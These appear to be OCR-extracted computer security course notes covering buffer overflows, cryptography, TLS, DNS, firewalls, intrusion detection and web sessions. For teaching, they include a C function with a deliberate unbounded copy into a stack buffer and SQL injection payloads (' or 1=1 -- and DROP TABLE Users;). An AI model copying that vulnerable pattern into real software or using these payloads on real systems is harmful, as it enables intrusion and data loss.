
CS161 Notes

Memory Safety

Registers

`sfp`	saved %ebp on stack
`rip`	return instruction pointer on stack
`%eax`	stores return value
`%ebp`	base pointer, indicates start of stack frame
`%esp`	stack pointer, indicates bottom of stack
`%eip`	instruction pointer




Stack Frame Layout

```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



Buffer Overflow Vulnerability

A **buffer overflow** bug is one where the programmer fails to perform adequate bounds checks, triggering an out-of-bounds memory access that writes beyond the bounds of some memory region.

A classic exploit is malicious code injection (e.g. overwriting function pointer or overwriting `%eip`). These can be avoided with memory-safe input functions and/or bounds checking.

Potential Defenses

A *stack canary* can be added by the compiler and randomly generated at runtime. It is placed immediately below the saved frame pointer. The program checks to see if this value has been changed.

ASLR (address randomization) starts the stack at random place in memory rather than a fixed point, so the attacker cannot hardcode addresses.

Integer Conversion Vulnerability

The definition of `size_t` is: `typedef unsigned int size_t`. Passing in a negative value to a length variable of type `int` can cause problems: C will cast this negative value to an `unsigned int` and it will become a very large positive integer (e.g. as input to a function like `malloc`).

Another vulnerability involves integer overflow, commonly when allocating more memory than passed in. For example if `length = 0xFFFFFFFF`, then `len+5` is 4.

Reasoning About Code

A **precondition** for $f()$ is an assertion that must hold for the inputs supplied to $f()$. A **postcondition** for $f()$ is an assertion that is claimed to hold when $f()$ returns.

A **loop invariant** is an assertion that is true at the entrance to the loop, on any path through the code. Some examples:

```
/* postcondition: a != NULL && size(a) >= n */
int sum(int a[], size_t n) {
    int total = 0;
    for (size_t i=0; i<n; i++)
        /* Loop invariant: 0 <= i && i < n
            && n <= size(a) */
        total += a[i];
    return total;
}

/* postcondition: arr != NULL && 0 <= lo
    && hi <= size(arr) && arr is sorted */
int find(int *arr, int x, int lo, int hi) {
    while (lo < hi) {
        /* Loop invariant: ∀i, 0 ≤ i < lo, arr[i] ≤ x
            && ∀i, hi ≤ i < size(arr), x < arr[i] */
        int mid = lo + (hi - lo) / 2;
        if (arr[mid] > x) hi = mid;
        else              lo = mid + 1;
    }
    return lo;
}
```

Design Patterns

In any system, the **trusted computing base (TCB)** is that portion of the system that must operate correctly in order for the security goals of the system to be assured. A TCB should be simple, unbypassable, tamper-resistant, and verifiable.

Principles for Secure Systems

1. *Security is economics.* No system is completely secure, but they may only need to resist a certain level of attack.
2. *Least privilege.* Give a program the minimum set of access privilege that it needs to do its job, and nothing more.
3. *Use fail-safe defaults.* Start by denying all access, then allow only that which is explicitly permitted. For example, if a firewall fails it drops, rather than passes, all packets.
4. *Separation of responsibility.* Require more than one party to approve before access is granted. No one program has complete power.
5. *Defense in depth.* Use redundant measures to enforce systems.
6. *Psychological acceptability.* Users need to buy into the security model, otherwise they will ignore it or actively seek to subvert it.
7. *Human factors matter.* For example, we tend to ignore errors when they pop up.
8. *Ensure complete mediation.* Make sure to check every access to every object when enforcing access control policies.
9. *Know your threat model.* Design security measures to account for attackers; be careful with old/outdated assumptions.
10. *Detect if you can't prevent.* Log entries so you have some way to analyze break-ins after the fact.
11. *Don't rely on security through obscurity.* Hard to keep design of system secret from a sufficiently motivated adversary (*brittle security*).
12. *Design security in from the start.* Trying to retrofit security into an existing application is difficult/impossible.
13. *Conservative design.* Systems should be evaluated under the worst security failure that is at all plausible, under assumptions favorable to the attacker.
14. *Kerkhoff's principle.* Cryptosystems should remain secure even when the attacker knows all details about the system except the key. (don't rely on security through obscurity).
15. *Proactively study attacks.* We should devote considerable effort to trying to break our own systems.

Encryption

Confidentiality: prevent adversaries from reading private data.
Integrity: prevent data from being altered.
Authenticity: determine who created a document.

Threat Models

1. *Ciphertext-only attack*: Eve has managed to intercept a single encrypted message and wishes to recover the plaintext (the original message).
2. *Known plaintext attack*: Eve has intercepted an encrypted message and also already has some partial information about the plaintext, which helps with deducing the nature of the encryption.
3. *Chosen plaintext attack*: Eve can trick Alice to encrypt messages $M_1, M_2, \ldots, M_n$ of Eve's choice, for which Eve can then observe the resulting ciphertexts. At some other point in time, Alice encrypts a message M that is unknown to Eve; Eve intercepts the encryption and aims to recover M given what Eve has observed.
4. *Chosen ciphertext attack*: Eve can trick Bob into decrypting some ciphertexts $C_1, C_2, \ldots, C_n$. Eve uses this to learn the decryption of some other ciphertext C.
5. *Chosen-plaintext/ciphertext attack*: A combination of cases 3 and 4: Eve can trick Alice into encrypting some messages of Eve's choosing, and can trick Bob into decrypting some ciphertexts of Eve's choosing. Eve would like to learn the decryption of some other ciphertext that was sent by Alice.

Today, we usually insist that our encryption algorithms provide security against chosen- plaintext/ciphertext attacks.

XOR properties:

- $x \oplus 0 = x$
- $x \oplus x = 0$
- $x \oplus y = y \oplus x$
- $(x \oplus y) \oplus z = x \oplus (y \oplus z)$
- $x \oplus y \oplus x = y$

IND-CPA

Assuming Alice has an encryption scheme E and a secret key k, the steps for IND-CPA are as follows:

1. Eve may perform a polynomially bounded number of encryptions.

2. Eve sends Alice two distinct plaintext chosen messages M_1, M_2.
3. Alice randomly selects M_b between M_1, M_2 and encrypts it: $C = E(M_b, k)$.
4. Eve is free to perform a (polynomially bounded) number of additional encryptions.
5. Eve now guesses if C corresponds to M_1 or M_2.

Alice's scheme is IND-CPA if Eve is not able to guess correctly with probability $> \frac{1}{2}$. IND-KPA is a weaker definition that does not allow Eve steps 1 and 4.

One-Time Pad

The one-time pad procedure is as follows:

- Key generation: Alice and Bob pick a shared *random* key K.
- Encryption algorithm: $C = M \oplus K$.
- Decryption algorithm: $M = C \oplus K$.

The security property is: intercepting the ciphertext C should give Eve no *additional* information about the message M.

With this scheme, Eve can only distinguish between M_1 and M_2 with probabilaity $\frac{1}{2}$. *Proof*: for a fixed choice of plaintext M, every possible value of the ciphertext C can be achieved by an appropriate and unique choice of the shared key K, namely $K = M \oplus C$. Since each such key value K is equally likely, it follows that C is also uniformly random.

The shared key of the one-time pad cannot be used to encrypt more than one message. If K is used to encrypt M and M', then Eve can obtain $C \oplus C' = M \oplus M'$. This gives partial information about the two messages.

Block Ciphers

The block cipher is a fundamental building block in implementing a symmetric encryption scheme. In a block cipher, Alice and Bob share a k-bit random key K, and use this to encrypt an n-bit message into an n-bit ciphertext. There is an encryption function $E : \{0,1\}^k \times \{0,1\}^n \mapsto \{0,1\}^n$. Once we fix the key K, we get a function mapping n bits to n bits: $E_K : \{0,1\}^n \mapsto \{0,1\}^n$ defined by $E_K(M) = E(K, M)$. Decryption is the reverse of encryption: $D_K(E_K(M)) = M$.

E_K must be a *permutation* (bijective), efficient to compute, and indistinguishable from n uniformly random bits. Block ciphers alone are IND-KPA but not IND-CPA.

The Advanced Encryption Standard (AES) is an example of a block cipher. It uses $n = 128$ and $k = 128$ bits.

Symmetric Encryption

Symmetric encryption algorithms build upon a block cipher to accomplish two goals: encrypt arbitrarily long messages using a fixed-length block cipher, and ensure sure that if the same message is sent twice, the ciphertext in the two transmissions is not the same.


There are a few standard ways of building an encryption algorithm using a block cipher:

ECB Mode

Encryption: $C_i = E_K(M_i)$, Decryption: $M_i = D_K(C_i)$. Each block is encoded as $C_i = E_K(M_i)$. It is flawed because redundancy in the blocks will show through. It is neither IND-KPA nor IND-CPA (for messages longer than one block).

CBC Mode


Encryption: $C_0 = IV$ and $C_i = E_K(C_{i-1} \oplus M_i)$ for $1 \le i \le n$. Decryption: $M_0 = D_K(C_0) \oplus IV, M_i = C_{i-1} \oplus D_K(C_i)$. A drawback is that encryption must be performed sequentially.



Cipher Block Chaining (CBC) mode encryption

CTR mode

Encryption: $C_i = E_K(IV \| i) \oplus M_i$.
Decryption: $M_i = E_K(IV \| i) \oplus C_i$. CTR is parallelizable for encryption as well.



Counter (CTR) mode encryption

In all schemes, the IV/nonce must be *non-repeating*. For CBC mode, the IV must also be *unpredictable* or it is vulnerable to a chosen plaintext attack. For example, suppose Alice encrypts a one-block message m_1 with IV_1 to get C_1, and m_2 with IV_2 to get C_2. If Eve knows the next IV will be IV_3, then she can ask Alice to encrypt $m_1 \oplus IV_1 \oplus IV_3$. The output will be $E_K(m_1 \oplus IV_1)$, or C_1.

Assymetric Cryptography

Asymmetric cryptography, or public-key cryptography, aims to solve the problem of needing to meet in order to establish a secret key. It relies on *one-way functions*, or a function f such that $f(x)$ is "easy" to compute, but given y, it is "hard" to find x such that $f(x) = y$.

Diffie-Hellman key exchange

Diffie-Hellman key exchange is an interactive protocol for agreeing on a secret key K. It relies on the discrete logarithm assumption: that $f(x) = g^x \pmod p$ is a one-way function.

System parameters: a 2048-bit prime p, and $g \in [2, p-2]$. Both are arbitrary, fixed, and public.
Key agreement protocol: Alice randomly picks $a \in [0, p-2]$ and sends $A = g^a \pmod p$ to Bob. Bob picks $b \in [0, p-2]$ and sends $B = g^b \pmod p$. Alice computes $K = B^a \pmod p$, Bob computes $K = A^b \pmod p$.

RSA Encryption

Choose two distinct and random primes p and q. Compute $n = pq$, which is used as the modulus for public/private keys. Compute $\varphi(n) = (p-1)(q-1)$. Choose integer e such that $1 < e < \varphi(n)$ and $gcd(e, \varphi(n)) = 1$. Determine the multiplicative inverse d such that $de \equiv 1 \pmod{\varphi(n)}$. n and e are public while d is the private key. *Encryption*: $c = m^e \pmod n$. *Decryption*: $m = c^d \pmod n$. Note that this simplified version of RSA is deterministic and thus not semantically secure. Padding schemes are used in practice to introduce randomness.

ElGamal Encryption

System parameters: a 2048-bit prime p, a value $g \in [2, p-2]$. Both are arbitrary, fixed, and public.

Key generation: Bob picks $b \in [0, p-2]$ randomly and computes $B = g^b \pmod p$. The public key is B and the private key is b.

Encryption: $E_B(m) = (c_1, c_2) = (g^r \pmod p, m \cdot B^r \pmod p)$ where $r \in [0, p-2]$ is random (and secret).

Decryption: $D_b(c_1, c_2) = c_1^{-b} c_2 = m \pmod p$.

Integrity and Authentication

The previous encryption schemes provide confidentiality, but not integrity and authentication.

If Alice and Bob share a secret key K, they can use a **Message Authentication Code (MAC)** to detect tampering with their messages. If they don't have a shared key, but Bob knows Alice's public key, Alice can sign her messages with her private key, using a **digital signature**.

	Symmetric-key	Asymmetric-key
Confidentiality	Symmetric-key encryption (e.g., AES-CBC)	Public-key encryption (e.g., El Gamal, RSA encryption)
Integrity and authentication	MACs (e.g., AES-CBC-MAC)	Digital signatures (e.g., RSA signatures)

The MAC of a message M is a value $T = \text{MAC}(K, M)$, called the tag for M. Alice sends (M, T) and Bob checks that the received tag matches his computed tag.

The security property is that an adversary cannot find a new message M' and a tag T' such that T' is a valid tag on M' (i.e. cannot *forge* a tag). The adversary is allowed to ask for tags of multiple messages before outputting a guess; thus MACs provide security against chosen-plaintext/ciphertext attacks.

MACs are *not* guaranteed to provide confidentiality - they may leak information about M. If confidentiality of the message is desired, we should instead compute the tag of the ciphertext. Encrypt-then-MAC is standard practice.

AES-EMAC is an example of a secure MAC. The key K is 256 bits, viewed as a pair of 128-bit AES keys: $K = \langle K_1, K_2 \rangle$. The message M is decomposed into a sequence of 128-bit blocks: $M = P_1 \| P_2 \| \ldots \| P_n$. We set $S_0 = 0$ and compute $S_i = AES_{K_1}(S_{i-1} \oplus P_i)$ for $1 \le i \le n$. Finally we compute $T = AES_{K_2}(S_n)$.

Cryptographic Hash Functions

Properties:

- *One-way*: Infeasible to find input x such that $y = H(x)$.
- *Second preimage-resistant*: Given a message x, it is infeasible to find another message x' such that $x' \neq x$ but $H(x) = H(x')$.
- *Collision resistant*: It is infeasible to find *any* pair of messages x, x' such that $x' \neq x$ but $H(x) = H(x')$.

For example, the SHA256 hash algorithm can be used to hash a message of any size and produce a 256-bit hash value. The probability that any particular input takes any particular output is 2^{-256}. The existence of collisions is guaranteed, but security comes from the fact that the output space is still so large that these collisions are hard to find.

Digital Signatures

A digital signature is the public-key version of a MAC. It involves generating a public (verification) key K and private (signing) key U. $S = \text{SIGN}_U(M)$ is the signature of M. $\text{VERIFY}_K(M, S)$ returns true iff S is a valid signature on M.

The RSA signature scheme is a secure example. Alice first creates public key (n, e) and private key d, where n is the RSA modulus. For RSA signatures, typically $e = 3$. To generate a signature S on a message M, Alice computes $S = H(M)^d \pmod n$. Bob verifies S by checking if $S^3 = H(M) \pmod n$ holds. A hash function H is used because it would otherwise be easy to forge a signature - just take any S and construct $M = S^3 \pmod n$.

Alice Sends to Bob	Conf	Integ	Decryption + Integ-Check (if applicable)
1. $C = H(E(K, M))$	yes	N/A (can't decrypt)	can't
2. $C_1 = E(K, M)$, $C_2 = H(E(K, M))$	yes	no	$M = D(K, C_1)$
3. $C_1 = E(K, M)$, $C_2 = MAC(K, M)$	no	yes	$M = D(K, C_1)$ and $C_2 \stackrel{?}{=} MAC(K, M)$
4. $C_1 = E(K, M)$, $C_2 = MAC(K, E(K, M))$	yes	yes	$M = D(K, C_1)$ and $C_2 \stackrel{?}{=} MAC(K, C_1)$
5. $C_1 = SIGN_d(E(K, M))$	yes	N/A (can't decrypt)	can't
6. $C_1 = E(K, M)$, $C_2 = E(K, SIGN_d(M))$	yes	yes	$M = D(K, C_1)$ and $VERIFY_n(M, D(K, C_2))$

Passwords

There are a number of security risks associated with password authentication.

- *Mitigations for eavesdropping*: use SSL/TLS to send passwords over an encrypted channel.
- *Mitigations for client-side malware*: difficult, but main defense is two-factor authentication.
- *Mitigations for online guessing attacks*: rate-limiting is a plausible defense for *targeted* attacks, but opens possibility for DoS attacks; CAPTCHAs aim to make automated guessing attacks harder, but black market services are cheap; password requirements make successful guesses less likely, but offer poor usability.
- *Mitigations for server compromise*: servers should never store passwords in the clear. Instead, for password w, the server should store $H(w, s)$ where H is a cryptographic hash (say SHA256) and s is a random *salt* generated for each user. The salt is needed to thwart dictionary attacks. In addition, to reduce the efficiency of offline guessing, a *slow* hash function H should be used (e.g. iterating SHA256 n times).


Network Security

Internet Layering

The *end-to-end principle* is a key Internet architectural principle that means application-specific features reside in the communicating end nodes of the network, rather than in intermediary nodes, such as gateways and routers. The Internet's design consists of layers in which each layer relies on services from the layer below:

1. *Application layer*: uses a transport-layer protocol to provide functional end-to-end communication. This is where high level protocols, such as SMTP (email), FTP, SSH, HTTP/HTTPS, operate.
2. *Transport layer*: provides a channel for the communication needs of applications; UDP is the basic transport-layer protocol, providing an unreliable packet service whereas TCP provides a reliable byte-stream service. This layer introduces the notion of *ports* which associates a 16-bit number with a process at a given endpoint.
3. *Internet layer / IP layer*: defines the addressing and routing structures used for the IP protocol suite; its function is to transport datagrams (packets) to the next IP router closer to the destination. The service is "best-effort".
4. *Link layer*: framing and transmission of a collection of bits into individual messages sent across a single subnetwork - a network that uses a single physical technology.
5. *Physical layer*: encoding of bits over a single physical link (e.g. photon intensities).

Data at each layer is encapsulated into a lower level packet by prepending headers or footers:




Types of Network Attacks


There are three main types of network attacks, at increasing levels of difficulty: *Off-path* - can neither observe nor intercept traffic; *On-path* - can observe but not intercept traffic; *MITM* - can observe and intercept traffic (so client and server can be fooled into thinking they are communicating directly). *Spoofing* is possible in all three cases.

TCP & IP

IP packets may be lost, duplicated, or delivered out of order; TCP detects these problems, requests re-transmission of lost data, and rearranges out-of-order data. The TCP header is shown below:



The Internet Layer encapsulates each TCP segment into an IP packet by adding a header that includes (among other data) the destination IP address:



There is a three-way handshake to establish a TCP connection:
1. Client sends `SYN, seqnum = x`.
2. Server returns `SYN-ACK, seqnum = y, ack = x + 1`.
3. Client sends `ACK, seqnum = x + 1, ack = y + 1`.

From then on the client sends `DATA` A of length L_A with `seqnum = x + 1, ack = y + 1`. Then the server sends `DATA` B of length L_B with `seqnum = y + 1, ack = x + 1 +` L_A, and so on.

The 32-bit sequence number adds some security: a segment with an out-of-order sequence number will be ignored. Thus, off-path attacks are infeasible. UDP, in contrast, has no sequence numbers - the only security is port numbers, but the server port number is well-known (e.g. 80 for HTTP) and there are limited numbers of client ports.

Public Key management

Digital certificates are an association of a domain name with their public key, certified by some *certificate authority* (e.g. Verisign).

The public keys of trusted CAs are hardcoded in browsers. If a trusted CA's secret key is compromised, a malicious server can impersonate another. A response to Bob's public key request is of the form $(\text{PK}_{\text{Bob}}, \text{SIGN}_{\text{SK}_{\text{CA}}}(\text{Bob}, \text{PK}_{\text{Bob}}), \text{expr date})$.

If Bob changes his public key, the certificate is vulnerable to a replay attack until the expiry date. A *replay attack* (also known as playback attack) is a network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. A possible defense is to use nonces and a MAC or signature of the nonce for each message.

Scalability is achieved with a hierarchical certificate system; digital certificates are verified using a chain of trust.

TLS

Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL) are cryptographic protocols that provide

confidentiality, data integrity, and authentication (usually of the server, not the client) *at the application layer*. The use of TLS to secure HTTP traffic constitutes the HTTPS protocol.

TLS handshake:

1. Client sends 256-bit random number R_B and list of supported crypto algorithms.
2. Server sends 256-bit random number R_S and chosen algorithm (these act as nonces to prevent replay).
3. Server sends digital certificate and client verifes.
4. DH: Server generates random a and sends $\{g, p.g^a \pmod p\}$, signed with the secret key of the server.
5. DH: Client verifies the signature with the server's public key (obtained from certificate) and sends $g^b \pmod p$. The client and server both compute $PS = g^{ab} \pmod p$.
   RSA: Client sends random $\{PS\}_{PK_{\text{server}}}$.
6. The client and server derive encryption keys C_B, C_S and authentication keys I_B, I_S from R_B, R_S, PS.
   Note that the server and client use different keys to prevent *reflection attacks* - a man-in-the-middle can't send a client's application data back to them.
7. Client sends MAC(I_B, dialog) - all dialog seen so far.
8. Server sends MAC(I_S, dialog) - all dialog seen so far.
9. All subsequent communication is sent with symmetric authenticated encryption with sequence numbers to thwart replay attacks.

Note that Diffe-Hellman (DH) key exchange is preferable to RSA-based key exchange because it has *forward secrecy*. With RSA, if Eve has recorded all network activity and later compromises SK_{server}, all past messages can be leaked (because PS can be decrypted). With Diffe-Hellman (assuming the exponents a and b are destroyed after use), past messages are protected.

In any case, compromising SK_{server} means the server can be impersonated and all new conenctions are no longer private.


Dangers of predictable values:

- If R_B is predictable, there is no danger of MITM attack.
- If the premaster secret is predictable, the symmetric keys can be derived and all security is lost.
- If R_S is predictable, a MITM could replay the entire handshake to obtain the same keys and thus replay requests (assuming no sequence numbers) to the server. However, confidentiality is maintained and server responses cannot be replayed because the client has since generated a new R_B.

Note that TLS does not defend against an on-path DoS attack because the underlying TCP can be disrupted with injected RSTs. Also, it does not hide the server nor the amount of traffic the client is sending.

DNS

DNS is a performance-critical distributed database that translates domain names to numerical IP addresses. The DNS resolution process is as follows:



(1) The OS queries a DNS resolver, usually provided by the ISP. (2) The resolver starts by querying one of the root DNS servers (of which there are 13) for the IP of `www.google.com`. The root is represented in the hidden trailing "." at the end of the domain name. (3) The root server returns the location of the top level domain (TLD) servers for ".com". (4) The resolver queries one of the .com name servers for the location of `google.com` and (5) the TLD server returns a list of all authoritative name servers for `google.com`. (6) The resolver queries one of Google's name servers which (7) returns the IP address. (8) The resolver responds to the user and (9) the browser starts the TCP handshake.

Caching is used at every step of the DNS lookup. DNS primarily uses UDP for its transport protocol, or TCP for longer messages. Both DNS queries and replies use the same message format, which includes a random 16-bit transaction ID and a payload consisting of resource records: *questions*, *answers*, *authority* (name server responsible for answer), and *additional* (information the client is likely to look up next). Each resource record includes a "time to live" for caching. A malicious DNS server can lie about the answer, and used to be able to perform *cache poisoning* by lying in the additional section (this has since been fixed - additional records are only accepted for the domain requested). On-path attacks are especially easy and off-path attacks are still possible (by brute-forcing the 16-bit transaction ID). However, once the legitimate reply reaches the resolver and gets cached, the server is no longer vulnerable to the poisoning attempts.

DNSSEC

DNS Security Extensions (DNSSEC) is a set of extensions to DNS which provides authentication and integrity. As a resolver works its way from the DNS root down to the final name server, the response at each level is verified with the public key of the responding server. The response in turns contains a signature on the key used by the next level. The root's public key is hardcoded in the resolver. The final answer can be trusted because of the chain of support from higher levels. *Importantly, all keys and signed results are cacheable.*
Issues: replies are big, increased latency on low-capacity links, DoS amplification, and enumeration attacks are possible. Everyone along the chain needs to have DNSSEC implemented, but DNSSEC is only partially adopted.
To elaborate on eumeration attacks: DNSSEC name servers must sign responses to requests that do not exist with a cached record of the two closest domain names in alphabetical order. In an enumeration attack, the entire domain space is revealed, which may be undesirable. Note that this can be mitigated by instead using the sorted *hashed* domain names.

Link-Layer Threats

A media access control address (MAC address) of a device is a unique identifier assigned to network cards (in hardware) for link layer communications. When an IP datagram is sent from one host to another in a local area network, the destination IP address must be resolved to a MAC address. In Address Resolution Protocol (ARP), the sender broadcasts an ARP request and caches the resulting MAC address for that IP. There is no authentication, so an attacker can use *ARP spoofing* to perform a man-in-the-middle or denial-of-service attack on other users on the network.

IP-Layer Threats

DHCP is a protocol used on TCP/IP networks whereby a DHCP server dynamically assigns an IP address to each device on a network. It is a four-step process: (1) A device broadcasts a DHCP discover message and waits for a (2) DHCP Offer Message which includes the assigned IP address, DNS Server, gateway router, and lease time. Note that the DNS server and gateway router can be *spoofed* by a MITM attacker. In response to a DHCP offer, a (3) DHCP request is broadcast to all servers - the other servers withdraw any offers that they have made and return the offered IP address to the pool of available addresses. Lastly, (4) the server sends a DHCP acknowledgement.

Transport-Layer Threats

Connection hijacking: If attacker knows ports and sequence numbers (for TCP), can inject data into connection easily. Can also inject a RST packet to drop the connection for denial of service attacks.

Firewalls

Firewalls reduce the risk of network attack by enforcing an access control policy for network services. There are two broad categories of security policy:
Default-allow: every network service is allowed unless explicitly blacklisted. It *fails open.*
Default-deny: every network service is denied unless explicitly allowed. Failure results in loss of functionality, but not a security breach (it *fails closed*).

- A *stateful packet filter* is a router to check each packet against the access control policy. It maintains state: it keeps track of all open connections. The policy is usually specified as a list of rules, where a packet is handled according to the first matching rule. Rules always apply to the packets *arriving* at an interface. Suppose the internal network interface is called `int`, and the interface to the rest of the Internet is called `ext`. Then we could have a ruleset like

  ```
  allow tcp *:*/ext -> 1.2.3.4:25/int
  allow tcp *:*/int -> *:*/ext
  drop  tcp *:* -> *:*
  ```

  This allows inbound connections to port 25 on 1.2.3.4 (rule 1) and allows all outbound connections (rule 2); all other connections are dropped (rule 3).

- *Stateless packet filters* are a cruder kind of firewall: they operate at the network level, and generally look only at TCP, UDP, and IP headers. They differ from stateful packet filters in that they do not keep any state: each packet is handled as it arrives, with no memory or history retained.
- An *application proxy* is a high level firewall that participates in application layer exchanges, e.g. a web proxy where all traffic in a network is configured to use it for their web access.

A *VPN* is an intermediary server to which an outside user authenticates and the VPN makes internal requests for the user.

Detecting Attacks

Evasion attacks arise from "double-parsing": inconsistency - NIDS interprets packets differently, and ambiguity - information needed to interpret packet is missing.
Network-Based Detection (NIDS): scan packets for suspicious contents, like `/etc/passwd`. A NIDS passively monitors traffic for these signs of attack. They can be evaded by avoiding such keywords or using HTTPS.
Host-Based Detection (HIDS): install a HIDS device on web server; more powerful than network-based, as it can handle HTTPS and monitor syscalls. A drawback is that it must be installed on each individual server.
Signature-Based Detection: look for activity that matches structure of a known attack.
Anomaly-Based Detection: develop a model of normal activity, and flag deviations from it. Doesn't work well in practice.
Specification-Based Detection: explicitly specify allowed behaviors and black/flag all other activity. Expensive to calculate these specifications but can detect novel attacks, and has low false positives.
Behavior-Based Detection: look for evidence of compromise; only detects attacks after the fact.

The art of a good detector is achieving an effective balance between *false positives* and *false negatives*. For example, suppose a scheme has a false positive rate of 5% and a false negative rate of 1%, and a false negative costs \$100 while a false positive costs \$3. If we expect 2 out of 10,000 requests are malicious, the expected cost for 10,000 requests is $(2 * 0.01 * \$100) + (9,998 * 0.05 * \$3) = \$1,501.70$.

Web Security

Goals of web security:

- *Integrity*: malicious web sites should not be able to tamper with integrity of a computer or information on other web sites.
- *Confidentiality*: malicious web sites should not be able to learn confidential information from a computer or other web sites.
- *Privacy*: malicious web sites should not be able to spy on client activities online.
- *Availability*: attacker cannot make site unavailable.

Under the *same-origin policy*, a web browser permits scripts contained in a first web page to access data in a second web page only if both web pages have the same origin. An origin is defined as a combination of protocol, hostname, and port number. This policy prevents a malicious script on one page from obtaining access to sensitive data on another web page through that page's DOM.

The origin of a page and its elements (including embedded images, which are "copied") are derived from the URL string. However, javascript runs with the origin of the page that loaded it and iframes have the origin of the source URL.

Basic Web Info

A web browser identifies a web site with a uniform resource locator (URL). For example:

```
http://safebank.com:81/account?id=10#statement
```

`http` is the protocol, `safebank.com` is the hostname (domain), `81` is the port, `account` is the path, `id=10` is the query, and `statement` is the fragment.
Given a URL, a web browser first checks the local DNS cache for the domain. If no entry is found, the browser queries a DNS server to resolve the IP address of the domain name. The client then makes a TCP connection to a specified port on the web server (which is by default port 80 for HTTP).
The body of a HTTP request looks like

```
GET /account.html HTTP/1.1
Host: www.safebank.com
```

The headers may also include the content type, language, and web browser info. The body of a HTTP response looks like

```
HTTP/1.0 200 OK
<HTML> . . . </HTML>
```

The headers may also include the content length, date, and server info. The data region follows a newline and contains the data requested (e.g. index.html).
The browser usually makes multiple HTTP requests in order to retrieve all the various elements of the page (e.g. embedded images). Once all the responses for a page are received, the web browser interprets the delivered HTML file and displays the associated content.
To allow for dynamic content, scripting languages were introduced. The Document Object Model (DOM) is a framework that takes an object-oriented approach to HTML code, conceptualizing tags and page elements as objects in parent-child relationships, which form a hierarchy called the DOM tree.
Javascript is the most popular scripting language that can dynamically alter the contents of a web page. It accesses elements of the DOM tree directly.

Sessions

The notion of a session encapsulates information about a visitor that persists beyond the loading of a single page (e.g. items in a shopping cart). The main approaches for doing this are:

Post / Get Sessions

Session information is passed to the web server each time the user navigates to a new page using GET or POST requests. In effect, the server generates a small segment of invisible code capturing the user's session information and inserts it into the page being delivered to the client using the mechanism of hidden fields. Each time the user navigates to a new page, this code passes the user's session information to the server allowing it to remember the user's state. HTTPS is critical for this scheme to avoid MITM attacks.

Cookies

Cookies are small packets of data sent to the client by the web server (in the `Set-Cookie` field of an HTTP response) and stored on the client's machine. When the user revisits the web site, these cookies are automatically included by the browser so the server can "remember" that user and access their session information (in javascript via `document.cookie`).

A web browser includes a cookie when the cookie's domain is a suffix of the URL's domain, and the cookie path (if any) is a prefix of the URL path.

Cookies consist of a key-value pair representing the contents of the cookie, an expiration date, a domain name for which the cookie is valid, an optional path, a secure flag, and an HTTP only flag. Only hosts within a domain can set a cookie for that domain. A subdomain can set or access cookies for a higher-level domain (except TLDs like .com), but not vice versa. The secure flag indicates whether the cookie should be transmitted over HTTPS. The HTTP only flag prevents scripting languages from accessing cookies.

Server side sessions

A final method of maintaining session information is to devote space on the web server for keeping user information. Servers typically use a session ID or session token — a unique identifier that corresponds to a user's session. The server then employs one of the two previous methods (GET/POST variables or cookies) to store this token on the client side. When the client navigates to a new page, it transfers this token back to the server, which can then retrieve that client's session information.

Injection Attacks

Injection attacks are the most common web attack. If the web sever does not properly check user input, the attacker could execute arbitrary code on the server.

SQL Injection

Web servers don't typically store data - they simply make queries to databases. SQL is the most common database query language.
In a common vulnerability, suppose server login code involves executing "`SELECT * FROM Users WHERE user='$user' AND pwd='$pwd'`" and checking that the response is non-empty. If an attacker sets user = "`' or 1=1 -- `", then the query returns all users and thus login succeeds ("`--`" causes the rest of the line to be ignored). Other possibilities include dropping the entire table (`DROP TABLE Users;`) or any arbitrary query.

